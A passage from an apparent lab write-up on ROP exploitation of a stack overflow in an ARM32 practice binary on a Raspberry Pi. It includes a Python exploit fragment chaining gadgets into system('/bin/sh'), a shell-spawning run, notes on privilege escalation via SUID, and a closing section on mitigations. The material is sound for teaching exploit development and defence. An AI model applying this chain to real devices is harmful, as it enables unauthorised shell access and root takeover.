
This are the results we want, I decide to use the instruction at `0x000fe910` which will increase the value of **$R0** of `0x80` and than `pop{r3,pc}` so we can own the **$PC** again. Whatever other option is valuable until increase/decrease the register we want to and store something from the stack in **$PC**. Keep in mind that the simple-is-better should always have to be the rule here.

A little briefing before going through, this is the potential of **ROP chains** use of gadget not only for spawn a shell or call a reverse TCP connection but for **pass over common obstacles of low level programming like ARM, ASSEMBLY or MIPS** we can really hijack the flow of a pre-existing code in something else and manipulate the architecture just with the control of the contents of the stack.

We can tell that ROP chain can be used only and only to bypass DEP but even if DEP is disable we can need to call another function or change some values before run something on the stacks, this is a good lesson

> the "traditional" stack overflow and ROP are not distinct attacks and can be joint togheter for new functionalities.


Let's bring it back to our updated exploit



This are the *addition / modification* on the previous exploit :

- **subtract** `0x80` at the actual address of /bin/sh
- **Add 4 junk-byte** as padding that will be stored in **$R3** because the 2nd gadget
- **Insert the gadget2 address**, this gadget will add `0x80` at **$R0** (so the address is adjusted) and pop value from the stack to R3 (which will contains the brand-new padding) and **$PC** so we can continue our journey

Now we need to check if this work as expected with gdb, let's go through



And here we are everything is smooth as it should be. The deliberately wrong address is stored in the right place (**$R0**) and the stack is composed in the following order :

1. Junk Bytes (padding3)
2. Address of gadget2

Perfect, considering the next instruction will be `pop{r7,pc}` so the junk bytes ([1]) will be stored in **$R7** and **$PC** will point to the **gadget2** so **we can finally adjust the address stored in $R0**. We have successfully bypassed the **`strcpy` issue**.

All set and ready for the last step of our exploit development.

(5) Final Exploit

Our ROP chain is close to be completed, now **we have injected the /bin/sh address in the $R0** register what is missing is calling the `system` function so we can gain our shell.

Now the next instrction that will be called is `pop{r7, pc}`, why? Remember **gadget1**?

```
ldr R0, [sp, #4]; add sp, sp, #8; pop{r7,pc}
```

The first 2 instruction have been completed and executed but before `pop{r7,pc}` we have called the gadget2 to adjust the value of **$R0**, this i why the 3rd instruction of gadget1 is pending inside the stack. This is not a problem, actually is the opposite now we just need to add another 4 junk-bytes that will be loaded in **$R7** and last but not least we need to inject the **`system` address** so can be stored inside **$PC** and execute the shell.

Here we have the final changes to the exploit

```
padding4 = "AAAA"
# we need this because after gadget2 we have a pop{r7,pc}
# (last instruction of gadget1) and this padding will be
# extracted and stored in r7


system_addr = struct.pack("<I",0xb6eadfac)
# finally the address of system function that will use the parameter
# in r0 (which is /bin/sh cuz the previous gadgets).
# thanks to padding4 this address will go in PC (awsome!)



print(padding+gadget1+padding2+binsh_string+padding3+gadget2+padding4+system_addr)
```

Remember to check if the new address have (or not) any *bad-char*, luckly is not the case. Everything will working clean, after the **$PC** will store the `system` address the value inside **$R0** register will be used as parameter and **spawn our shell**.

Let's try it.

```
pi@raspberrypi:~/practice $ nano exp3.py
pi@raspberrypi:~/practice $ ./exp3.py
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtX@@AAAA@@@AAAA@@@AAAA@@
pi@raspberrypi:~/practice $ ./bof\ _arm32 $(./exp3.py)
Your output is AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAtX@@AAAA@@@AAAA@@@AAAA@@@@
$ pwd
/home/pi/practice
$ whoami
pi
$ PWNED :)
```

This is our final results, **we have exploited the stack overflow bypassing the DEP protection**.

FINAL THOUGHTS

In this simple simulation the effect of the exploit is pretty useless, we have already a SSH shell as low-privileged user, but we can figure out some scenarios where this type of exploit can become really powerfull and strong.

Let's assume we have a remote raspberry pi and we can interact with is only through some input in a binary (for example in input field in a webapp), if the binary is exploitable with a buffer overflow attack (we don't care if ROP or not) we can get a remote shell and interract directly with the device. This is called **FOOTHOLD**, we gain access to the remote machine as low-privilege user.

Another common scenario is that we already have access as a low-privilege user and we found this binary but with **SUID**. Explaining completely SUID is out of the scope of this essay but in a few words is a file that run with ***SUDO privilege*** this mean that when exploited and spawn a shell we will logged as root. This is called **Privilege Escaltion**, a set of techniques that enable us to gain total privilege to gain full control of the device.

simplification of attack process

I also want to discuss what are the challenges to defend to this type of attacks. First of all with **ASLR activated** we know the complexity of the operation will increase because the addition of overhead, in IoT device this is crucial as we already said in terms of performance and battery usage for example, same thing for **Stack Canaries**.

First rule is to **avoid `strcpy`, `atoi` and other vulnerable functions** that give too much freedom to what an attacker can put inside the stack moreover is always a good housekeeping to check and sanitize whatever the user put as input. In addition **obfuscation technique** can makes life really hard for attackers, the less they understand the less they can control.

Another solution (as explained in the first part of this paper) is to use a **separate hardware** which control the flow of execution of binaries and **if something that is not permitted occurs stop the execution, detect and report the error**.

The use of a separate piece ofhardware can become handy in defense with a bigger view than a single binary security. **Intrusion detection, use of directories/files that will not be touched by any user** (unless service users) **or sanitize file that are stored inside the device's filesystem** are just few example that protect the whole device without adding complexity for debugger and developers.

This is just a simple surface of the possible mitigations (obviously they can be combined together) at the end IoT devices are not different from the traditional computers so manufacturers (eg:/ hardware security), developers (eg:/ secure code) and users (eg:/ strong passwords) have to take precautions whether they are dealing with a computer or with a IP camera.